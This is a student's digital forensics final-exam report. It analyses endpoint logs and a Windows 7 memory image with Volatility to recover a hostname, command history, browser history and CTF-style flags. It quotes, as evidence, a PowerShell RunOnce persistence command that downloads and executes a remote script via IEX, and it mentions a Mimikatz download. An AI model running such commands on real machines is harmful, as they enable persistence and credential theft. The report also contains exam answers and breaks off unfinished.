



Digital Forensics Lab

Cyber Security Department

CYL-2002

Fall 2024

Final Exam Report

Submitted By:

Mirza Humayun Masood

22i-1749

Submitted To:


Ubaid Ullah

Fahad Waheed

Q1:

1)

Host name is DESKTOP-5VQOMT4.




2)

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
-----
UtcTime           2024-12-23 16:53:03.336
ProcessGuid       {5f04fd01-956f-6769-cd01-000000000600}
ProcessId        6980
Image             C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion      10.0.19041.2913 (WinBuild.160101.0800)
Description       Windows PowerShell
Product           Microsoft® Windows® Operating System
Company           Microsoft Corporation
-----
```


3)

192.168.239.5:8888 was the ip address of the local server.




4)

```
powershell.exe -ExecutionPolicy Bypass -C "[System.Environment]::UserName | Out-File -FilePath .\CurrentactiveUser.txt ; $env:UserName | Out-File -FilePath .\CurrentactiveUser.txt -Append"
```



5)

Run once key was altered in case to run the powershell file after downloading every time the pc boots.




6)

```
powershell.exe -ExecutionPolicy Bypass -C "$RunOnceKey =  
\"HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce\";  
set-itemproperty $RunOnceKey \"NextRun\" 'powershell.exe \"IEX (New-Object  
Net.WebClient).DownloadString(\"https://github.com/redcanaryco/atomic-red-tea  
m/raw/master/atomics/T1547.001/src/Discovery.bat\")\""
```

As given in above question.

7)

Invoke-Mimikatz.ps1 file that was downloaded from github.



Question 2

1)

Windows7 service pack 1

```
(kali@kali)~/.Documents/volatility
$ python2 vol.py -f /home/kali/Desktop/windows7.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
AS Layer3 : FileAddressSpace (/home/kali/Desktop/windows7.raw)
PAE type : No PAE
DTB : 0x167000L
KDBG : 0xf80002a580f0L
Number of Processors : 4
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff80002a59d00L
KPCR for CPU 1 : 0xfffff800009f0000L
KPCR for CPU 2 : 0xfffff80002ea8000L
KPCR for CPU 3 : 0xfffff80002f1d000L
KUSER_SHARED_DATA : 0xfffff80000000000L
Image date and time : 2024-12-24 15:06:28 UTC+0000
Image local date and time : 2024-12-24 20:06:28 +0500

(kali@kali)~/.Documents/volatility
$
```


2)

I used cmdscan to scan its command history

```
(kali@kali)~/.Documents/volatility
$ python2 vol.py -f /home/kali/Desktop/windows7.raw --profile Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6.1
*****
CommandProcess: conhost.exe Pid: 4596
CommandHistory: 0x168c30 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 5 LastAdded: 4 LastDropped: 4
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x40
Cmd #0 @ 0x147c80: whoami
Cmd #1 @ 0x15d990: netstat -ano
Cmd #2 @ 0x15d9c0: hello world!
Cmd #3 @ 0x167f60: cls
Cmd #4 @ 0x1472c0: echo ZmxhZ2l5MGxkX1x0dGhfZG9zX181bm9zZ30=
Cmd #5 @ 0x160150:
Cmd #16 @ 0x167f60:
*****
(kali@kali)~/.Documents/volatility
$
```


There was a base64 encoded flag

flag{R0ll_W1th_th3_Punh3s}




3)

Chrome



4)

I downloaded a plugin chromehistory for the history, and found this pastebin website.




```
kali@kali: ~/Documents/volatility
Installing collected packages: pysqlite
Successfully installed pysqlite-2.8.3

(kali@kali)~/.Documents/volatility
python2 vol.py -f /home/kali/Desktop/windows7.raw --profile Win7SP1x64 chromehistory
Volatility Foundation Volatility Framework 2.6.1
Index URL
ddn Favicon ID

Title Visits Typed Last Visit Time H1

15 https://www.google.com/search?q=downloa... 1219.2328j0j76sourceid=chrome8ie=UTF-8 download python - Google Search 2 0 2024-12-24 15:00:22.324293
N/A
13 https://www.google.com/search?q=downloa... 1219.3821j0j76sourceid=chrome8ie=UTF-8 download node js - Google Search 2 0 2024-12-24 15:00:17.031367
N/A
6 https://www.google.com/search?q=how+can... 3813.5805j0j76sourceid=chrome8ie=UTF-8 how can i sleep 8 hours in 2 hours - Google Search 2 0 2024-12-24 14:58:49.519131
N/A
5 https://www.google.com/search?q=how+to+... 1217.9341j0j76sourceid=chrome8ie=UTF-8 how to become a cyber security expert - Google Search 2 0 2024-12-24 14:58:38.038804
N/A
4 https://www.google.com/search?q=Learn+C... 014.10761j0j76sourceid=chrome8ie=UTF-8 Learn Cyber Security in 15 minutes - Google Search 2 0 2024-12-24 14:58:25.782646
N/A
3 https://www.google.com/search?q=how+to+... 4612.4930j0j76sourceid=chrome8ie=UTF-8 how to become a DFI - Google Search 2 0 2024-12-24 14:58:10.094050
N/A
6 https://www.google.com/search?q=downloa... 4612.4063j0j76sourceid=chrome8ie=UTF-8 download windows - Google Search 2 0 2024-12-24 14:51:46.523998
N/A
17 https://pastebin.pl/view/9de612e2 Flag - Pastebin 1 1 2024-12-24 15:00:52.825933
N/A
12 https://www.youtube.com/watch?v=i-pgva83LNA Anime! Munsir! Anmar! Munsen - original meme remix - YouTube 1 1 2024-12-24 15:00:08.642067
N/A
11 https://www.youtube.com/watch?v=pvab3LNA YouTube 1 1 2024-12-24 14:59:55.597917
N/A
10 https://www.youtube.com/watch?v=aSa0M1Ep3mE Talha Anjum - Kaun Talha | Prod. by Umair (Official Audio) - YouTube 1 1 2024-12-24 14:59:39.142224
N/A
8 https://youtube.com/watch?v=aSa0M1Ep3mE YouTube 1 1 2024-12-24 14:59:30.828652
N/A
65 https://www.bing.com/search?form=MQ0035sq-open+docm+file open docm file - Search 1 0 2024-12-24 15:05:51.714855
N/A
20 https://www.google.com/search?q=cyberch... 1212.1421j0j76sourceid=chrome8ie=UTF-8 cyberchef - Google Search 2 0 2024-12-24 15:01:18.940483
N/A
19 https://www.google.com/search?q=aes+cbc... 1215.4328j0j76sourceid=chrome8ie=UTF-8 aes cbc - Google Search 2 0 2024-12-24 15:01:15.680306
N/A
18 https://www.google.com/search?q=aes+dec... 1155.4328j0j76sourceid=chrome8ie=UTF-8 aes dec - Google Search 2 0 2024-12-24 15:01:15.680306
N/A
56 https://gchq.github.io/CyberChef/#recipe... WYxMMWlnZmVzZjFmNmVxZWZjZWQwNFINTVJNTg From Hex, AES Decrypt - CyberChef 1 0 2024-12-24 15:01:52.104410
N/A
55 https://gchq.github.io/CyberChef/#recipe... WYxMMWlnZmVzZjFmNmVxZWZjZWQwNFINTVJNTg From Hex, AES Decrypt - CyberChef 1 0 2024-12-24 15:01:51.857933
N/A
54 https://gchq.github.io/CyberChef/#recipe... WYxMMWlnZmVzZjFmNmVxZWZjZWQwNFINTVJNTg From Hex, AES Decrypt - CyberChef 1 0 2024-12-24 15:01:51.640309
N/A
53 https://gchq.github.io/CyberChef/#recipe... WYxMMWlnZmVzZjFmNmVxZWZjZWQwNFINTVJNTg From Hex, AES Decrypt - CyberChef 1 0 2024-12-24 15:01:51.390801
```



ChatGPT | volatilityfoundation/comm | New Tab | CyberChef | Python Release Python 2.7 | Flag - Pastebin

pastebin.pl/view/9de612e2

Pastebin Create About

Reply to "Flag"

Author Title Language

Your paste - Paste your paste here

1 164b1423011499e80d07d95634143513a7a0899599d3f7c8e0dc522013d8aab7bbe20da2f174833c8d8cb813857981b0c6baf11cfe1f1f2f1facfd05ab55c58

Private - Private paste aren't shown in recent listings.

Delete After - When should we delete your paste?

Flag{164b1423011499e80d07d95634143513a7a0899599d3f7c8e0dc522
013d8aab7bbe20da2f174833c8d8cb813857981b0c6baf11cafe1f1f2f1fac
fd05ab55c58}

5)

Winrar pid

Just realised had to use dumpfiles command...

Not enough time left.